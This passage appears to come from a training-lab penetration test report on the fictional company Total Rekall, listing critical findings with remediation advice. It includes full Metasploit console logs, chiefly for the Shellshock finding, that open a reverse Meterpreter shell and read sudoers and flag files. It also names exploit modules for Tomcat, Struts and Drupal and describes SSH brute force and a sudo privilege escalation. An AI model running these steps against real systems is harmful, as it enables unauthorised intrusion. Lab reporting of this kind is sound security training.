Vulnerability 19	Findings
Title	Apache Struts 2.3.5 Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Utilizing Nessus to find vulnerabilities on host 192.168.13.12, after running the scan on Nessus, we discovered that there was a critical vulnerability, and that is an ***Apache Struts 2.3.5*** vulnerability.
Images	 Fig 26.  Fig 27.
Affected Hosts	192.168.13.12
Remediation	• Perform regular updates on all systems and software when available

Vulnerability 20	Findings
Title	RCE Tomcat JSP Exploit on host 192.168.13.10
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Discovering an exploit on host 192.168.13.10 from the zenmap scan, using the command ***search tomcat jsp*** in metasploit, gained access through a reverse tcp shell on the system using the module ***exploit/multi/http/tomcat_jsp_upload_bypass***.
Images	 Fig 28.  Fig 29.


<table>
<tr><td></td><td>




Fig 30.


Fig 31.
</td></tr>
<tr><td>Affected Hosts</td><td>192.168.13.10</td></tr>
<tr><td>Remediation</td><td>

Keep regular updates of software and systems
Constantly look out for patches

</td></tr>
</table>

Vulnerability 21	Findings
Title	RCE “Shocking” Exploit on host 192.168.13.11
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Discovering an exploit on host 192.168.13.11 from the zenmap scan, using the command search ***shellshock*** on metasploit, gained access via a reverse_tcp meterpreter shell to the system using the module ***exploit/multi/apache_mod_cgi_bash_env_exec***.
Images	 Fig 32.

```
msf6 > search shellshock

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check  Descri
ption
   -   ----                                              ---------------  ----       -----  ------
----
   0   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01       excellent  Yes    Advant
ech Switch Bash Environment Variable Code Injection (Shellshock)
   1   exploit/multi/http/apache_mod_cgi_bash_env_exec    2014-09-24       excellent  Yes    Apache
 mod_cgi Bash Environment Variable Code Injection (Shellshock)
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env     2014-09-24       normal     Yes    Apache
 mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3   exploit/multi/http/cups_bash_env_exec              2014-09-24       excellent  Yes    CUPS F
ilter Bash Environment Variable Code Injection (Shellshock)
   4   auxiliary/server/dhclient_bash_env                 2014-09-24       normal     No     DHCP C
lient Bash Environment Variable Code Injection (Shellshock)
   5   exploit/unix/dhcp/bash_environment                 2014-09-24       excellent  No     Dhclie
nt Bash Environment Variable Injection (Shellshock)
   6   exploit/linux/http/ipfire_bashbug_exec             2014-09-29       excellent  Yes    IPFire
 Bash Environment Variable Injection (Shellshock)
   7   exploit/multi/misc/legend_bot_exec                 2015-04-27       excellent  Yes    Legend
 Perl IRC Bot Remote Code Execution
   8   exploit/osx/local/vmware_bash_function_root        2014-09-24       normal     Yes    OS X V
MWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   9   exploit/multi/ftp/pureftpd_bash_env_exec           2014-09-24       excellent  Yes    Pure-F
TPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   10  exploit/unix/smtp/qmail_bash_env_exec              2014-09-24       normal     No     Qmail
SMTP Bash Environment Variable Injection (Shellshock)
   11  exploit/multi/misc/xdh_x_exec                      2015-12-04       excellent  Yes    Xdh /
LinuxNet Perlbot / fBot IRC Bot Remote Code Execution


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_
x_exec

msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

```
root@kali: ~/Documents/day_2 ×   root@kali: ~ ×   root@kali: ~ ×

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   CMD_MAX_LENGTH   2048             yes       CMD max line length
   CVE              CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-
                                                2014-6278)
   HEADER           User-Agent       yes       HTTP header to use
   METHOD           GET              yes       HTTP method to use
   Proxies                           no        A proxy chain of format type:host:port[,type:host:p
                                               ort][ ... ]
   RHOSTS                            yes       The target host(s), see https://github.com/rapid7/m
                                               etasploit-framework/wiki/Using-Metasploit
   RPATH            /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT            80               yes       The target port (TCP)
   SRVHOST          0.0.0.0          yes       The local host or network interface to listen on. T
                                               his must be an address on the local machine or 0.0.
                                               0.0 to listen on all addresses.
   SRVPORT          8080             yes       The local port to listen on.
   SSL              false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                           no        Path to a custom SSL certificate (default is random
                                               ly generated)
   TARGETURI                         yes       Path to CGI script
   TIMEOUT          5                yes       HTTP read response timeout (seconds)
   URIPATH                           no        The URI to use for this exploit (default is random)
   VHOST                             no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.28.231.205   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.13.11
rhosts => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi
targeturi => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Fig 33.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.13.11
rhosts => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi
targeturi => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.28.231.205:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 2 opened (172.28.231.205:4444 → 192.168.13.11:57630 ) at 2023-01-23 20:03:02 -0500

meterpreter >
```

Fig 34.

```
meterpreter > cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter >
```

Fig 35.







Fig 36.

Affected Hosts	192.168.13.11
Remediation	• Keep software and hardware regularly updated • Keep systems patched regularly

Vulnerability 22	Findings
Title	RCE Apache Struts Exploit on host 192.168.13.12
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	After the nessus scan, we discovered that on host 192.168.13.12, there was a critical vulnerability called Apache Struts 2.3.5, with knowing that, we searched for an exploit on Metasploit, after that we found one called ***exploit/multi/http/struts2_content_type_ognl.*** Using that module, we gained access to host 192.168.13.12.
Images	 Fig 37.  Fig 38.





```
meterpreter > ls
Listing: /cve-2017-538
=======================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100644/rw-r--r--  22365155  fil   2022-02-08 09:17:59 -0500  cve-2017-538-example.jar
100755/rwxr-xr-x  78        fil   2022-02-08 09:17:32 -0500  entry-point.sh
040755/rwxr-xr-x  4096      dir   2023-01-23 18:34:42 -0500  exploit

meterpreter > cd /
meterpreter > ls
Listing: /
==========

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  0     fil   2023-01-23 18:34:42 -0500  .dockerenv
040755/rwxr-xr-x  4096  dir   2019-05-11 00:21:02 -0400  bin
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:59 -0500  cve-2017-538
040755/rwxr-xr-x  340   dir   2023-01-23 18:44:54 -0500  dev
040755/rwxr-xr-x  4096  dir   2023-01-23 18:34:42 -0500  etc
040755/rwxr-xr-x  4096  dir   2023-01-23 18:44:27 -0500  home
040755/rwxr-xr-x  4096  dir   2019-05-11 00:21:02 -0400  lib
040755/rwxr-xr-x  4096  dir   2019-05-09 16:49:40 -0400  media
040755/rwxr-xr-x  4096  dir   2019-05-09 16:49:40 -0400  mnt
040755/rwxr-xr-x  4096  dir   2019-05-09 16:49:40 -0400  opt
040555/r-xr-xr-x  0     dir   2023-01-23 18:44:54 -0500  proc
040700/rwx------  4096  dir   2022-02-08 09:17:45 -0500  root
040755/rwxr-xr-x  4096  dir   2019-05-09 16:49:40 -0400  run
040755/rwxr-xr-x  4096  dir   2019-05-11 00:21:02 -0400  sbin
040755/rwxr-xr-x  4096  dir   2019-05-09 16:49:40 -0400  srv
040555/r-xr-xr-x  0     dir   2023-01-23 18:44:54 -0500  sys
041777/rwxrwxrwx  4096  dir   2023-01-23 20:43:39 -0500  tmp
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:38 -0500  usr
040755/rwxr-xr-x  4096  dir   2019-05-09 16:49:40 -0400  var

meterpreter > cd ~
```

Fig 39.





```
meterpreter > cd ~
meterpreter > ls
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2022-02-08 09:17:45 -0500  .m2
100644/rw-r--r--  194   fil   2022-02-08 09:17:32 -0500  flagisinThisfile.7z

meterpreter > cat flagisinThisfile.7z
7z••'fV•%•!•••flag 10 is wjasdufsdkg
•3•e••ɔ6=•t•••#••▯▯•{•••<•H•vw{I••••W•
                                    F••Q••••••I••••••••••?•;•<•Ex|•••••
                                                                        •
                                                                              #]
                                                                                ••
n•]meterpreter >
```




Fig 40.


Affected Hosts	192.168.13.12
Remediation	• Disable ports that are not needed • Keep up with regular software updates • Make sure system patches are weekly

Vulnerability 23	Findings
Title	RCE “Drupal” Exploit on host 192.168.13.13
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	After running a zenmap scan on host 192.168.13.13, we discovered that it was running a “Drupal” service, after searching on metasploit, we discovered module ***exploit/unix/webapp/drupal_restws_unserialize***. Using this module, we then gained access to host 192.168.13.13.
Images	 Fig 41.  Fig 42.  Fig 43.
Affected Hosts	192.168.13.13
Remediation	• Keep up with updates and make patches to software and systems when available

Vulnerability 24	Findings
Title	Brute Force and Privilege Escalation Exploit on host 192.168.13.14
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	While searching up ***totalrekall.xyz on who.is***, we discovered that there was a hint under the name title called, sshuser Alice. Knowing this, we utilized user Alice to ssh into host 192.168.13.14 using ***ssh Alice@192.168.13.14***, by brute forcing the password, and we then gained access. Then we took advantage of an exploit of ***CVE-2019-14287*** to escalate privileges to sudo.

Images	 Fig 44.  Fig 45.  Fig 46.  Fig 47.
Affected Hosts	192.168.13.14
Remediation	• Do not put ssh user details online • Patch CVE-2019-14287 privilege escalation exploit

Vulnerability 25	Findings
Title	Public User Credential Information on GitHub
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Discovered that user credentials were located on a public service called GitHub. Within the files of ***Github.com/totalrekall***, contains a file called ***xampp.users***, which contains the credentials for user trivera.
Images	 Fig 48.  Fig 49.  Fig 50.
Affected Hosts	vpn.TotalRekall.xyz
Remediation	• Do not post user credentials in public files located on the internet

Vulnerability 26	Findings
Title	Nmap scan and Website access to host 172.22.117.20
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Conducting an nmap scan to find any ports or services that can be accessed, we discovered that on host 172.22.117.20, httpd was open, with that we plug in the ip into the search bar and enter the credentials obtained from GitHub.
Images	 Fig 51.




Fig 52.

Fig 53.


